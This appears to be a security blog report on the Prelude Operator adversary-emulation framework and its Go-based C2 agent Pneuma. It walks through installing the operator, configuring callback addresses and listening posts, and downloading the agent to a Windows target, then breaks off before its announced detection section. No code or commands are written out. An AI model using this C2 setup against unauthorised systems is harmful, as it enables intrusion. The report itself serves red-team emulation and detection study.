An overview of Pneuma: A C2 agent written in Go.

- Subhajeet Singha

This report will contain an overview of a command and control also known as a C2 server which focuses on adversary emulation. The key focus of this report will be focused on **pneuma** which is written in pure go language. We will focus on the tactics, techniques, procedures and the working of this cross-compiled operator or agent, we will also dig into some other aspects by using reverse engineering tools like IDA Disassembler and understand using some important Windows API Calls.

Contents

1. About Prelude Operator.
2. Installing Prelude Operator.
3. Setting up pneuma.
4. Understanding the working of Pneuma.
5. Detection & Triage.
6. Credits.

About Prelude Operator


Prelude is an adversary emulation framework, with a total of 31 contributors and among them there are 5 to 6 active contributors. Prelude operator was released officially released a year and half ago with a final build consisting of a default agent, known as pneuma which has cross platform abilities, on Windows, Linux and mac OS, apart from its ability being a cross platform agent pneuma has been purely coded in Golang, making it a tough target to reverse engineer and look around, after it has been detected by SIEM and EDR devices. The Prelude operator is a GUI operator, programmed in Electron. Prelude operator strictly lays down all the detection ideologies and aims on helping detection community laying down all the tactics, techniques and procedures. Prelude also lays down new TTPs every Tuesday which includes emulation capabilities of various advanced threat groups like APT40, APT29, Windows Live-Off-the-land-ransomware along with emulation of various CVEs like 2021-33909 and lot others. The recent release of the Prelude operator is as follows:

1. **Operator version 1.5 - April 5th 2022**.
2. **Operator version 1.4 - January 7th 2022**.
3. **Operator version 1.3 - November 29th 2021**.

The updates to other components of the prelude operator are also regularly updated which includes **Pneuma** the default agent for the community, and **Just_Right** payloads for the community programmed in Nim Language, another sophisticated compiled programming language and a tough target to reverse engineer. The recent updates to the Nim Payloads are as follows:

1. Added Just Right on 28th April 2022.


Coming to the part the last but not the least important part of this operator are the useful plugins, which were also [updated on 28th of April, 2022.]




Apart from these three important components, things which are not considered in this report are the electron.js code which was used to design the UI of the operator. Last but not least part about this short introduction to prelude are prelude team continues to develop agents and payloads for the Operator which are only limited to enterprise level purchase and beta testers of the platform on other compiled languages and low-level languages such as assembly, source can be verified from here.

Installing Prelude Operator


After discussing the key components of Prelude operator, this part will focus on how to lay down the operator on the host or simulation machine. Let's start by visiting the site, this site can be visited and the operator can instantly be booted up on the machine.




One can adjust the download settings as per instructions and circumstances. The author of this report has decided to go with the **.AppImage** or in other words the Linux client.




Now, after downloading the appropriate file, and providing appropriate permissions, the operator is booted up.




And, we have the operator up and running.




Now, let’s explore the various components of this operator to get more comfortable with its working.




The login part is just as usual for a professional license and to keep track of the agents and the payloads being loaded into this operator. After the login part, every user is generated with a unique security token whose sole purpose is just identification of the user and to keep track of the certain users’ artifacts, then comes factory reset to delete all the agents and log out to access other account and the agents (in case of a professional or an enterprise license).




This tab is based on entering the agent callback address, and configuration of the port of the agent callback aka pneuma. There is also a unique token generated and as there will be a demo included in this report, the agent call back and the token has been morphed. Also, down below there are listening posts which can be configured as per user's comfort. I will leave it as the default one.



And then there is the plugin window, plugins from well-known adversary simulation framework like Silver and various important files from ART can be imported, the last but not least plugin focuses on enabling a HTTPS listening post.




Once the bare setup is complete, there is a small introductory module for the user and comes along with a free training which focuses on both the prelude operator and red teaming in general for software engineers and enterprises completely for free, which sums up the pink badge above in the screenshot.




Then we have the documentation window, which leads to resources for understanding the prelude operator, and bare minimum guide for someone to setup and run their first post-exploitation assessment using this free prelude operator.

Setting up Pneuma


Now, after setting up the prelude operator and getting comfortable with it, let's move to understand what agents actually are and how they can be generated. As per the official documentation and working of the agents. These are the remote administration artifact/s which will facilitate the working of the payloads and emulating chains, at this point it might be confusing what actually chains are? If so, chains are basically Tactics and Techniques being simulated on the target machine, here in the operator the agent is also known as beacon, so it is suggested not to get confused among all of these. So, we have a small option to add agents, let's go ahead and check out how many agents we have?




One can add agents, from here, as per the docs one can also add their own agents to simulate the existing chains.



Now, let's select Pneuma as it is the only agent which comes as freebie for community version and as per one of the official contributors:







Just after setting up the call back address, we have our agent pneuma ready to be downloaded onto the target machine. There still lies a small doubt, where the payloads are actually hosted? Are they stored somewhere locally onto the client machine? The answer is no. The agent pneuma along with payloads are stored onto the Prelude's servers and the request/s are being proxied. This was just the basic step of setting up the pneuma in 5 minutes. Next the report will include downloading of agent, detection and current and fresh challenges to the pneuma agent, and how a Linux agent is emulated along with the chains to understand how it actually works.

Understanding the work of Pneuma.


As we are done setting up the penuma agent, it is time to download the payload and copy it to the windows machine and check out how it works, let us download the payload first and check out whether defender triggers and alert or not.




The question arises now, why are we using cURL instead of PowerShell one liner to download the agent to our target windows host? The answer lies in the screenshot by one of the operators and prime contributor to Prelude.



